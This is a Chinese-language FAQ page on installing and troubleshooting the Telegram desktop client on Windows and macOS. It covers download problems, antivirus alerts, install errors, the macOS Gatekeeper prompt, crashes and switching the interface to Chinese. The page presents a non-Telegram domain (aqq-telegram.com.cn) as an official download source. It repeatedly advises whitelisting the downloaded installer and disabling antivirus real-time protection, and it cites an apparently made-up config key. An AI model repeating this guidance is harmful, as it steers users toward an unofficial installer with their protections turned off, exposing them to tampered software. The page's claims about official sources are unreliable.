Telegram电脑版安装常见问题与解决方法

汇总了在Windows和macOS系统上安装Telegram官方桌面客户端时可能遇到的各种问题及其对应的解决方案,帮助您顺利完成安装与设置。

问题快速导航

一、 下载相关问题

1 无法从官网下载安装包或下载速度极慢

可能原因:网络连接问题、地区网络限制、浏览器缓存或下载服务器临时拥堵。

解决方案:

  • 检查网络连接:确保您的网络连接稳定,尝试访问其他网站以确认网络正常。
  • 更换网络环境:如果使用公司或学校网络,可能有限制。尝试切换到个人移动热点或家庭网络。
  • 使用官方备用链接:访问 Telegram下载中心 获取直接下载链接。
  • 清除浏览器缓存:在浏览器设置中清除缓存和Cookie,然后重启浏览器再试。
  • 更换浏览器尝试:如果使用某款浏览器失败,可尝试换用Chrome、Firefox或Edge等主流浏览器。
  • 稍后重试:可能是服务器瞬时压力过大,等待10-30分钟后再次尝试下载。

💡 提示:请务必从官方或可信渠道下载,以确保软件安全无捆绑。
2 下载的安装文件被系统或杀毒软件误报为病毒

可能原因:部分安全软件对未签名或小众软件存在误判,或下载来源非官方导致文件被篡改。

解决方案:


  • 验证文件来源:确认您是从 https://aqq-telegram.com.cn/dl 或官方Telegram.org网站下载。核对文件大小与官网公布的一致。
  • 添加信任/白名单:在您的杀毒软件或Windows Defender设置中,将下载的Telegram安装文件或整个下载文件夹添加为例外或信任项。
  • 暂时禁用实时防护:在安装过程中,可暂时关闭杀毒软件的实时保护(安装完成后请记得重新开启)。
  • 检查文件哈希值(高级用户):从官网获取官方安装包的SHA256校验值,与您下载的文件进行比对,确保完全一致。
如何验证Telegram官方下载源截图 - 展示官网域名与下载按钮位置

二、 安装失败问题

3 安装过程中提示“安装失败”、“错误代码”或进度条卡住

常见错误代码及含义:

错误提示/代码 可能原因 解决方法
“权限不足” / “需要管理员权限” 当前用户账户没有写入Program Files目录的权限。 右键点击安装程序,选择“以管理员身份运行”。
“磁盘空间不足” 系统盘(通常是C盘)剩余空间小于安装所需空间。 清理磁盘空间,确保有至少500MB的可用空间。
“已安装更高版本”或版本冲突 系统中已存在Telegram,且版本冲突或文件被占用。 通过控制面板完全卸载旧版本,重启电脑后再安装新版本。
进度条卡在某个百分比 网络问题(在线安装器)或杀毒软件拦截。 尝试下载离线安装包,或暂时关闭杀毒软件后重试。

通用排查步骤:

  1. 重启电脑,关闭所有不必要的程序,尤其是安全软件。
  2. 尝试下载“便携版(Portable)”或“离线安装包”,通常比在线安装器更稳定。
  3. 更换安装路径,不要安装在系统盘(C盘),可尝试安装到D盘等。
  4. 确保系统已安装所有最新的Windows Update或macOS系统更新。


4 macOS系统提示“无法打开‘Telegram’,因为无法验证开发者”

这是macOS Gatekeeper安全功能的正常提示,并非软件有问题。

解决方案:

  • 标准方法(推荐):
    1. 在“访达(Finder)”中找到下载的Telegram应用(通常在“下载”文件夹或“应用程序”文件夹)。
    2. 按住键盘上的 Control 键,同时用鼠标点击Telegram应用图标。
    3. 在弹出的菜单中,选择“打开”。
    4. 此时会再次出现提示,但会多出一个“打开”按钮,点击它即可运行。
    5. 首次这样操作后,以后就可以直接双击打开了。
  • 系统设置允许(macOS Catalina及以后):
    1. 打开“系统设置” > “隐私与安全性”。
    2. 向下滚动到“安全性”部分。
    3. 你会看到关于Telegram被阻止的消息,旁边有一个“仍要打开”按钮,点击它并输入管理员密码。
macOS系统隐私与安全性设置界面截图 - 展示允许运行来自未识别开发者的应用选项

三、 启动与运行问题

5 双击图标后程序无反应,无法启动

可能原因:进程冲突、用户配置文件损坏、兼容性问题或显卡驱动问题。

解决方案:

  • 结束残留进程:
    1. Ctrl+Shift+Esc 打开任务管理器(Windows)。
    2. 在“进程”或“详细信息”选项卡中,查找所有名为“Telegram.exe”的进程。
    3. 选中它们,点击“结束任务”。然后重新启动Telegram。
  • 清理用户数据(会重置设置,但聊天记录在云端):
    1. 完全退出Telegram(确保任务管理器中没有相关进程)。
    2. 按下 Win+R,输入 %AppData%\Telegram Desktop 并回车。
    3. 将此文件夹重命名为“Telegram Desktop_old”。
    4. 再次启动Telegram,程序会创建新的配置文件。
  • 兼容性模式运行(仅Windows旧版本):右键点击Telegram快捷方式 > 属性 > 兼容性 > 尝试以“Windows 8”兼容模式运行。
  • 更新显卡驱动:前往显卡制造商(NVIDIA/AMD/Intel)官网下载并安装最新驱动程序。

6 程序频繁崩溃或闪退

可能原因:软件Bug(特定版本)、硬件加速冲突、系统组件缺失或损坏。

解决方案:

  • 禁用硬件加速:
    1. 如果Telegram能短暂打开,进入“设置” > “高级”。
    2. 找到“使用硬件加速”选项,将其关闭。
    3. 重启Telegram。
    如果无法进入设置,可以尝试修改配置文件:在 %AppData%\Telegram Desktop\config.json 文件中添加 "disable_hu": true
  • 安装/修复系统运行库:确保已安装最新的 Microsoft Visual C++ Redistributable.NET Framework。可以从微软官网下载安装。
  • 降级到稳定版本:如果您安装的是Beta测试版,可能会不稳定。建议卸载后,从官网下载并安装标记为“Stable”的稳定版。
  • 检查系统内存:使用任务管理器查看内存使用情况,如果内存占用过高,关闭一些其他程序再运行Telegram。

四、 语言与汉化问题


7 如何将界面语言设置为简体中文?

Telegram官方客户端已内置多国语言支持,包括简体中文。

设置步骤:

  1. 启动Telegram,点击左上角的三条横线菜单图标。
  2. 选择“Settings”(设置)。
  3. 在左侧菜单中找到并点击“Language”(语言)。
  4. 在语言列表中找到“简体中文 (Simplified Chinese)”并点击。
  5. 界面将自动刷新并切换为中文。
Telegram桌面版语言设置界面截图 - 展示如何选择简体中文选项

💡 提示:如果列表中没有“简体中文”,说明您的客户端版本较旧。请前往 下载中心 安装最新版本。

8 使用第三方汉化包后界面显示乱码或程序出错

可能原因:汉化包与当前Telegram版本不兼容、汉化包文件损坏或安装方式错误。

解决方案:

  • 恢复为官方语言:
    1. 按照问题7的步骤,将语言切换回“English”或其他官方支持的语言。
    2. 重启Telegram,检查程序是否恢复正常。
  • 重新安装官方客户端:
    1. 通过控制面板完全卸载Telegram。
    2. 删除残留的用户配置文件夹(位于 %AppData%\Telegram Desktop)。
    3. 官方下载中心 重新下载最新安装包。
    4. 安装后使用内置的简体中文选项,这是最安全稳定的方式
  • 谨慎选择汉化包:如果仍需使用第三方汉化,请务必从信誉良好的社区或论坛获取,并确认其明确支持您安装的Telegram版本号。

安全建议:

由于第三方汉化包非官方发布,无法保证其安全性和稳定性。强烈建议用户直接使用Telegram官方客户端内置的多语言功能,这是最安全、最可靠的选择,并能确保第一时间获得新功能的翻译更新。

💎 通用安装与使用建议

安装前准备

  • 确保操作系统已更新至最新稳定版本。
  • 暂时退出或禁用第三方杀毒软件、安全卫士(安装完成后可重新开启)。
  • 为安装程序预留足够的磁盘空间(建议1GB以上空闲空间)。
  • 尽量从 官方指定渠道 下载,避免使用来历不明的安装包。

安装后检查

  • 首次启动后,检查“设置” > “关于”中的版本号,确认与官网发布的一致。
  • 在“设置” > “高级”中,可以根据电脑性能调整动画、硬件加速等选项以优化体验。
  • 启用“设置” > “隐私与安全”中的两步验证,增强账户安全性。
  • 定期检查更新,Telegram会提示新版本,保持更新以获得最新功能和安全补丁。

如果以上方法均无法解决您的问题,建议访问 Telegram常见问答中心 查看更多专题文章,或通过客户端内的“Settings > Ask a Question”功能向官方反馈具体问题。